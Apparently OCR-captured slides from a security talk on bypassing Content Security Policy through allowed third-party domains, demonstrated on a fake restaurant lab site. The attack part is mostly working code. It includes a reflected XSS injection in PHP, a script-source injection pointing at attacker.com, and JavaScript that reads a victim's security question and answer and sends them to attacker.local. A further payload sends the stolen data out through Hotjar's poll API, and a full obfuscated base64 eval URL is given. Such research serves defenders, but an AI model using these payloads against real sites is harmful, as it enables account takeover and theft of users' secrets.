
* I have mostly used Hacktricks.xyz, H1 reports, “CSP Evaluator” source code, and Google to decide whether a technique could be considered well-known or not.
** A limited number of reports in h1 found, but no public posts about how to do it.

Company Secrets My profile Logout

Welcome to the Private Page, kernel!

⚠️ This is secret information. Please, do not share with anyone outside the company. ⚠️

Ah, young apprentice, I shall share with you the wisdom of a merry concoction to uplift spirits and bring forth joy.
To create the potion of happiness, we shall blend the essence of chicken and ostrich, symbolizing unity and courage.
Mix in a handful of flour, representing nourishment and stability.
Now, the mystical motor oil, a catalyst for energy and vitality.
Finally, we add the **Stardust Nectar gathered by a Lumisprite**, a touch of enchantment that enhances the potion's potency.
Stir this magical elixir under the moon's gentle gaze, infusing it with the essence of laughter and mirth.
Finally, deep fry for 7 hours.
Remember, young apprentice, to share this potion responsibly, spreading happiness and diabetes type 2.



Update User Information

Username:

kernel

Email:

kernel@bla.com

New Password:

Hacked!

Security Questions

Security Question:

What is your favorite bird?

Lab Environment

The Lab Objectives

1. To exfiltrate the security question and answer
2. To exfiltrate the secret ingredient
3. To change user password

Vulnerability 1

```php
// secret.php
if (isset($_GET["msg"])){
    $errorMsg = "Error 1005: ".$_GET["msg"];
}
else{
    $errorMsg="";
}

// […]
<script defer nonce="<?=$_SERVER['CSP_NONCE']; ?>">
    function displayError(){
        document.getElementById('error-div').innerText="<?=$errorMsg?>";
    }
    displayError();
</script>
// […]
```

Vulnerability 1

```
// GET
/secret.php?msg=This%20is%20an%20error";alert("hello%20xss");var%20foo="var

// […]
<script defer nonce="ceT7vflNlU8YT58gnQnZH4xi">
    function displayError(){
        document.getElementById('error-div').innerText="Error 1005: This is an
    error";alert("Hello xss");var foo="var";
    }
    displayError();
</script>
// […]
```

Vulnerability 2

```
// GET /secret.php?source=js/debug.js

// […]
<script defer nonce="ceT7vflNlU8YT58gnQnZH4xi">
    const urlParams = new URLSearchParams(window.location.search);
    const source = urlParams.get('source');
    var s=document.createElement("script");
    s.src=source;
    document.head.appendChild(s);
</script>
// […]
```

Vulnerability 2

```
// GET /secret.php?source=https://attacker.com/exec.js

// […]
<script defer nonce="ceT7vflNlU8YT58gnQnZH4xi">
    const urlParams = new URLSearchParams(window.location.search);
    const source = urlParams.get('source');
    var s=document.createElement("script");
    s.src=source;
    document.head.appendChild(s);
</script>
// […]
```


It's showtime...
imgflip.com

Demo 1 Hotjar

~2599 Sites in my DB (2%)

Symptoms:

xxxx-src: *.hotjar.com, ask.hotjar.io

Can be used to exfiltrate data

Demo 1
Hotjar

Content-Security-Policy

```
default-src 'self' ask.hotjar.io
*.hotjar.com;
script-src 'nonce-
zM1mRhUyMJ13LFoja7kkF2pH'
*.hotjar.com *.jsdelivr.net
code.jquery.com;
font-src 'self' data:;
img-src * data:;
style-src 'self' data:
cdn.jsdelivr.net 'unsafe-inline’;
base-uri 'none’;
object-src 'none';
```

Demo 1
Hotjar

Content-Security-Policy


```
default-src 'self’;
connect-src ask.hotjar.io
*.hotjar.com;
script-src 'nonce-
zM1mRhUyMJ13LFoja7kkF2pH'
*.hotjar.com *.jsdelivr.net
code.jquery.com;
font-src 'self' data:;
img-src * data:;
style-src 'self' data:
cdn.jsdelivr.net 'unsafe-inline’;
base-uri 'none’;
object-src 'none';
```

Demo 1
Hotjar

Payload


Objective #1 – Security Answer

```
fetch('/profile.php').then(function (response) {
  return response.text();
}).then(function (html) {
  // This is the HTML from our response as a text string
  const parser = new DOMParser();
    const pd = parser.parseFromString(html, "text/html");
    sq=(pd.getElementById('security_question')).value;
    sa=(pd.getElementById('security_answer')).value;

    fetch('https://attacker.local/exfil.html?sq='+sq+'&sa='+sa+"", {
        method: 'GET',
        headers: {
            'Content-Type': 'application/x-www-form-urlencoded',
            'credentials': 'include'
        }
    }).then((data) => {
        console.log('Success exfiltrating data.', data);
      })
      .catch((error) => {
        console.error('Error on GET:', error);
      })

}).catch(function (err) {
  // There was an error
  console.warn('Something went wrong on GET profile.php.', err);
});
```


Filter
Default levels
3 Issues: 2 1
Refused to connect to 'https://attacker.local/exfil.html?sq=bird&sa =Silver%20dragons' because it violates the following Content Security Policy directive: "default-src 'self' *.hotjar.com". Note that 'connect-src' was not explicitly set, so 'default-src' is used as a fallback.
VM415:10
Refused to connect to 'https://attacker.local/exfil.html?sq=bird&sa =Silver%20dragons' because it violates the document's Content Security Policy.
VM415:10

Howto Exfil with Hotjar


1. Create a poll in Hotjar
2. Answer the poll and sniff traffic with proxy
3. Mimic the “poll answer” from the victim website



```
POST /api/v2/client/sites/2421914/poll/423135/response/85cc0bea-29bb-
4963-92e2-00b481a6be98 HTTP/1.1
Host: ask.hotjar.io
[...]
{
    "utk": null,
    "response_content":
"{\"version\":4,\"answers\":[{\"questionUuid\":\"78942292\",\"answer\
":\"Something else\",\"comment\":\"This is sparta\"}]}",
    "questions_seen": [
        "78941292-cbe6-4667-a902-2134d323bc33"
    ],
    "first_seen": false,
    "action": "create_or_update_poll_response",
    "window_width": 522,
    "window_height": 488,
    "user_id": "1849442f-f692-5bec-b396-1bf1ac798a3e",
    "url": "https://mydomain.com/poll.html",
    "identify_user_id": null
}
```

```
fetch('/profile.php').then(function (response) {
    return response.text();
}).then(function (html) {
    // This is the HTML from our response as a text string
    const parser = new DOMParser();
    const pd = parser.parseFromString(html, "text/html");
    sq=(pd.getElementById('security_question')).value;
    sa=(pd.getElementById('security_answer')).value;
    var data = {"utk":null, "response_content":"{\"version\":4 ,\"answers\":[{\"questionUuid\":\"78942292\"
                ,\"answer\":\"Something else\",
                \"comment\":\""+sq+": "+sa+"\"}]}",[…]};

    fetch("https://ask.hotjar.io/api/v2/client/sites/2421914/poll/423135/response/85cc0bea-29bb-4963-92e2-
00b481a6be98", {
      method: "POST",
      headers: {
        "Content-Type": "application/json",
      },
      body: JSON.stringify(data),
    })
      .then((response) => response.json())
      .then((data) => {
        console.log("Success:", data);
      })
      .catch((error) => {
        console.error("Error:", error);
      });

}).catch(function (err) {
    // There was an error
    console.warn('Something went wrong on GET profile.php.', err);
});
```

Notice this PoC would require ‘`unsafe-eval`’ allowed in the script-src as well.




https://hotjar.keyfc.xyz/secret.php?msg=hello%22);eval(atob(%22ZmV0Y2goJy9wcm9maWxlLnBocCcpLnRoZW4oZnVuY3Rpb24gKHJlc3
BvbnNlKSB7CiAgcmV0dXJuIHJlc3BvbnNlLnRleHQoKTsKfSkudGhlbihmdW5jdGlvbiAoaHRtbCkgewogIC8vIFRoaXMgaXMgdGhlIEhUTU
wgZnJvbSBvdXIgcmVzcG9uc2UgYXMgYSB0ZXh0IHN0cmluZwogIGNvbnN0IHBhcnNlciA9IG5ldyBET01QYXJzZXIoKTsKICAgIGNvbnN
0IHBkID0gcGFyc2VyLnBhcnNlRnJvbVN0cmluZyhodG1sLCAidGV4dC9odG1sIik7CiAgICBzcT0ocGQuZ2V0RWxlbWVudEJ5SWQoJ3Nl
Y3VyaXR5X3F1ZXN0aW9uJykpLnZhbHVlOwogICAgc2E9KHBkLmdldEVsZW1lbnRCeUlkKCdzZWN1cml0eV9hbnN3ZXInKSkudmFsdW
U7CiAgICB2YXIgZGF0YSA9eyJ1dGsiOm51bGwsInJlc3BvbnNlX2NvbnRlbnQiOiJ7XCJ2ZXJzaW9uXCI6NCxcImFuc3dlcnNcIjpbe1wicX
Vlc3Rpb25VdWlkXCI6XCI3ODk0MjI5MlwiLFwiYW5zd2VyXCI6XCJTb21ldGhpbmcgZWxzZVwiLFwiY29tbWVudFwiOlwiIitzcSsiPzogIitzY
SsiXCJ9XX0iLCJxdWVzdGlvbnNfc2VlbiI6WyI3ODk0MjI5Mi1jYmY2LTQ2NjctYjkwMi0yMTA0ZDMyMzRjMzMiXSwiZmlyc3Rfc2VlbiI6dHJ1
ZSwiYWN0aW9uIjoiY3JlYXRlX29yX3VwZGF0ZV9wb2xsX3Jlc3BvbnNlIiwid2luZG93X3dpZHRoIjoxODQ4LCJ3aW5kb3dfaGVpZ2h0Ijo0N
TIsInVzZXJfaWQiOiJlNjMxYTVhMS0wNGM5LTU4MTAtODgwMy0zNzhiNTQ1NDk4NTYiLCJ1cmwiOiJodHRwczovL2hvdGphci5rZXlmYy
54eXovZGVtbzEtaG90amFyLnBocCIsImlkZW50aWZ5X3VzZXJfaWQiOm51bGx9OwoKICBmZXRjaCgiaHR0cHM6Ly9hc2suaG90amFyL
mlvL2FwaS92Mi9jbGllbnQvc2l0ZXMvMzQyOTkxNC9wb2xsLzkyMzkzNS9yZXNwb25zZS84NWNjMWJlYS0xOWJiLTQ5NjMtOTJlMi0wM
GI0ODFjNmJlOTgiLCB7CiAgICBtZXRob2Q6ICJQT1NUIiwKICAgIGhlYWRlcnM6IHsKICAgICJDb250ZW50LVR5cGUiOiAiYXBwbGljYXR
pb24vanNvbiIsCiAgICB9LAogICAgYm9keTogSlNPTi5zdHJpbmdpZnkoZGF0YSksCiAgfSkKICAgIC50aGVuKChyZXNwb25zZSkgPT4gc
mVzcG9uc2UuanNvbigpKQogICAgLnRoZW4oKGRhdGEpID0%2blHsKICAgIGNvbnNvbGUubG9nKCJTdWNjZXNzOiIsIGRhdGEpOwogI
CAgfSkKICAgIC5jYXRjaCgoZXJyb3IpID0%2blHsKICAgIGNvbnNvbGUuZXJyb3IoIkVycm9yOiIsIGVycm9yKTsKICAgIH0pOwogICAgICA
gICAKfSkuY2F0Y2goZnVuY3Rpb24gKGVycikgewogIC8vIFRoZXJlIHdhcyBhbiBlcnJvcgogIGNvbnNvbGUud2FybignU29tZXRoaW5nIHdl
bnQgd3Jvbmcgb24gR0VUIHByb2ZpbGUucGhwLicsIGVycik7Cn0pOwo%3d%22));//

https://bit.ly/hotjar2

Demo 1
Hotjar

Profit



Response (#1)

Whats the secret ingredient or the recipe

Something else

“ bird?: My favorite bird is the bird that is the word ”

Play recording

KEYFC - Where Greedy Eaters Me

hotjar.keyfc.xyz/index.php

Update

Welcome to KEYFC!

Please login to access the private page and learn our **secret** recipe.

Hotjar

insights.hotjar.com/sites/3429914/surveys/res...

Update

Felipe's site

Upgrade your plans

Tracking issue

There might be an issue with your tracking code. Verify tracking code installation

mp to...

veys 2

ive surveys

EYF Secret Recipe 0

ctive surveys

o Survey 1

Felipe Molina · 21 Jul 2023

AI Generate report

Ne

Capture the secret recipe of KEYFC

Last 3 months

Add filter

Page URL

Survey completion

Recording

Keywo

Responses

Results

Performance

Your survey is up and running

When you get responses, you'll find them here

Rate your experience

Sharing results with your team?

https://hotjar.com/l/noe51a

Forward responses

Slack INACTIVE

Microsoft Teams INACTIVE

Webhooks INACTIVE

Email INACTIVE

19°C
Partly sunny

Search

ENG

12:24
07/08/2023

Demo 2 Facebook

